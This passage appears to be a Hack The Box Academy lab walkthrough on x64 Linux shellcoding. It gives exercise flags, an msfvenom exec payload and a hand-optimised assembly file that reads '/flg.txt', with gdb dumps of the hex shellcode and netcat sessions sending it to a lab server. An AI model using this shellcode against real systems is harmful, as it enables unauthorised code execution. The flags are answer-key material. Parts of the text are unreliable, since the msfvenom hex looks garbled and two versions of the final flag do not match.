0x7fffffffdf00: 0xb21e0f054831c048     0x83c03c4831ff0f05
```

This is the shellcode, we will take the hexadecimal content (in [most significant bit \(MSb\)](#) format (just concatenate the hexadecimal content from left to right, then up to down)), and put it in the 'shellcode.py' from 'Shellcodes' section:

```
from pwn import *
context(os="linux", arch="amd64", log_level="error")
run_shellcode(unhex('4831c05048bbe671167e66af44215348bba723467c7ab51b4c5348bbbf264d344bb677435348bb9a10633620e771125348bbd244214d14d244214831c980c1044889e748311f4883c708e2f74831c0b0014831ff40b7014831f64889e64831d2b21e0f054831c04883c03c4831ff0f05')).interactive()
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]
[*]$ cat shellcode.py
from pwn import *
context(os="linux", arch="amd64", log_level="error")
run_shellcode(unhex('4831c05048bbe671167e66af44215348bba723467c7ab51b4c5348bbbf264d344bb677435348bb9a10633620e771125348bbd244214d14d244214831c980c1044889e748311f4883c708e2f74831c0b0014831ff40b7014831f64889e64831d2b21e0f054831c04883c03c4831ff0f05')).interactive()
```


Now lets run it:

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-0pxb2bn44x]-[~]  
[*]$ python shellcode.py  
HTB{4553mbly_d3bugg1ng_m4573r}$
```

Question: The above server simulates a vulnerable server that we can run our shellcodes on. Optimize 'flag.s' for shellcoding and get it under 50 bytes, then send the shellcode to get the flag. (Feel free to find/create a custom shellcode)

Answer: HTB{5h3llc0d1ng_g3n1u5}

Method: First, we will download '[flag.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'flag.s':

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-0pxb2bn44x]-[~]  
[*]$ cat flag.s  
global _start  
  
section .text  
_start:  
    ; push './flg.txt\x00'  
    push 0 ; push NULL string terminator  
    mov rdi, '/flg.txt' ; rest of file name  
    push rdi ; push to stack  
  
    ; open('rsp', 'O_RDONLY')  
    mov rax, 2 ; open syscall number  
    mov rdi, rsp ; move pointer to filename  
    mov rsi, 0 ; set O_RDONLY flag  
    syscall
```

```
    ; read file  
    lea rsi, [rdi] ; pointer to opened file  
    mov rdi, rax ; set fd to rax from open syscall  
    mov rax, 0 ; read syscall number  
    mov rdx, 24 ; size to read  
    syscall  
  
    ; write output  
    mov rax, 1 ; write syscall  
    mov rdi, 1 ; set fd to stdout  
    mov rdx, 24 ; size to read  
    syscall  
  
    ; exit  
    mov rax, 60  
    mov rdi, 0  
    syscall
```

We can observe that the target file name is '/flg.txt'.

Method 1: we will use msfvenom to execute 'cat /flg.txt':

```
msfvenom -p linux/x64/exec CMD="cat /flg.txt" -f hex
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-0pxb2bn44x]-[~]  
[*]$ msfvenom -p linux/x64/exec CMD="cat /flg.txt" -f hex  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 49 bytes  
Final size of hex file: 98 bytes  
48b82f62696e2f7368009950545f5266682d63545e52e80d000000636174202f6666c672e747874005657545e6a3b580f05
```

To get the payload:

```
48b82f62696e2f7368009950545f5266682d63545e52e80d000000636174  
202f6666c672e747874005657545e6a3b580f05
```

Luckily, the payload size is just below the 50 bytes upper bound (payload size must be 49 bytes or lower).

Lets connect to the server, and execute the payload:

```
nc <target-IP> <target-port>
```

and enter the payload:

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-0pxb2bn44x]-[~]  
[*]$ nc 94.237.59.180 58343  
48b82f62696e2f7368009950545f5266682d63545e52e80d000000636174202f6666c672e747874005657545e6a3b580f05  
HTB{5h3llc0d1ng_g3n1u5}
```

Method 2: we will modify the assembly script.

The original script generates shellcode of the size 75 bytes.

We will modify the script to this:

```

global _start

section .text
_start:
    ; push './flg.txt\x00'
    push 0                ; push NULL string terminator
    mov rdi, '/flg.txt' ; rest of file name
    push rdi              ; push to stack

    ; open('rsp', 'O_RDONLY')
    mov al, 2             ; open syscall number
    mov rdi, rsp          ; move pointer to filename
    xor rsi, rsi          ; set O_RDONLY flag
    syscall

    ; read file
    lea rsi, [rdi]        ; pointer to opened file
    mov rdi, rax          ; set fd to rax from open syscall
    xor rax, rax          ; read syscall number
    mov dl, 24            ; size to read
    syscall

    ; write output
    mov al, 1             ; write syscall
    mov dil, 1            ; set fd to stdout
    mov dl, 24            ; size to read
    syscall

```

such that:

- The 'exit' section is removed entirely.
- All operations where a register value was set to zero, was changed from 'mov <register>, 0' → to 'xor <register>, <register>'.
The xor operation opcode is lighter than mov.
- All operations where small values (not 0) were moved to a register – instead of using the whole 64bit space of the register, only the lower 8 bits were used.
Example: 'mov rdx, 24' → 'mov dl, 24' ('dl' is the lowest 8 bits of 'rdx').
And when moving low values like 1 or 24, there is no need to use the entire 64 bits of a register.

We will put the modified script in a file 'modified_flag.s', and compile:

```
nasm -f elf64 modified_flag.s -o modified_flag.o;  
ld modified_flag.o -o modified_flag;
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-0pxb2bn44x]-[~]  
[*]$ nasm -f elf64 modified_flag.s -o modified_flag.o;  
ld modified_flag.o -o modified_flag;
```

Now, lets open the modified script with gdb:

```
gdb ./modified_flag
```

and disassemble the '_start' function:

```
disassemble _start
```

```
(gdb) disassemble _start  
Dump of assembler code for function _start:  
0x0000000000401000 <+0>:    push    $0x0  
0x0000000000401002 <+2>:    movabs  $0x7478742e676c662f,%rdi  
0x000000000040100c <+12>:   push    %rdi  
0x000000000040100d <+13>:   mov     $0x2,%al  
0x000000000040100f <+15>:   mov     %rsp,%rdi  
0x0000000000401012 <+18>:   xor     %rsi,%rsi  
0x0000000000401015 <+21>:   syscall  
0x0000000000401017 <+23>:   lea     (%rdi),%rsi  
0x000000000040101a <+26>:   mov     %rax,%rdi  
0x000000000040101d <+29>:   xor     %rax,%rax  
0x0000000000401020 <+32>:   mov     $0x18,%dl  
0x0000000000401022 <+34>:   syscall  
0x0000000000401024 <+36>:   mov     $0x1,%al  
0x0000000000401026 <+38>:   mov     $0x1,%dil  
0x0000000000401029 <+41>:   mov     $0x18,%dl  
0x000000000040102b <+43>:   syscall  
End of assembler dump.
```

The size of the modified_flag shellcode is 45 bytes.

(syscall starts at '+43' and its 2 bytes so it ends at '+44', and the count starts at '+0', so that is an additional byte).

The '_start' function starts at address '0x401000', lets get the hexadecimal content of the 45 bytes from that address:

```
x/45xb 0x401000
```

```
(gdb) x/45xb 0x401000
0x401000 <_start>:  0x6a  0x00  0x48  0xbf  0x2f  0x66  0x6c  0x67
0x401008 <_start+8>: 0x2e  0x74  0x78  0x74  0x57  0xb0  0x02  0x48
0x401010 <_start+16>: 0x89  0xe7  0x48  0x31  0xf6  0x0f  0x05  0x48
0x401018 <_start+24>: 0x8d  0x37  0x48  0x89  0xc7  0x48  0x31  0xc0
0x401020 <_start+32>: 0xb2  0x18  0x0f  0x05  0xb0  0x01  0x40  0xb7
0x401028 <_start+40>: 0x01  0xb2  0x18  0x0f  0x05
```

That is the hexadecimal shellcode:

```
6a0048bf2f666c672e74787457b0024889e74831f60f05488d374889c748
31c0b2180f05b00140b701b2180f05
```

Let's enter that shellcode to the server (via the netcat listener):

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-0pxb2bn44x]-[~]
[*]$ nc 94.237.59.180 35469
6a0048bf2f666c672e74787457b0024889e74831f60f05488d374889c74831c0b2180f05b00140b701b2180f05
HTB{5h311c0d1ng_g3n1u5}
```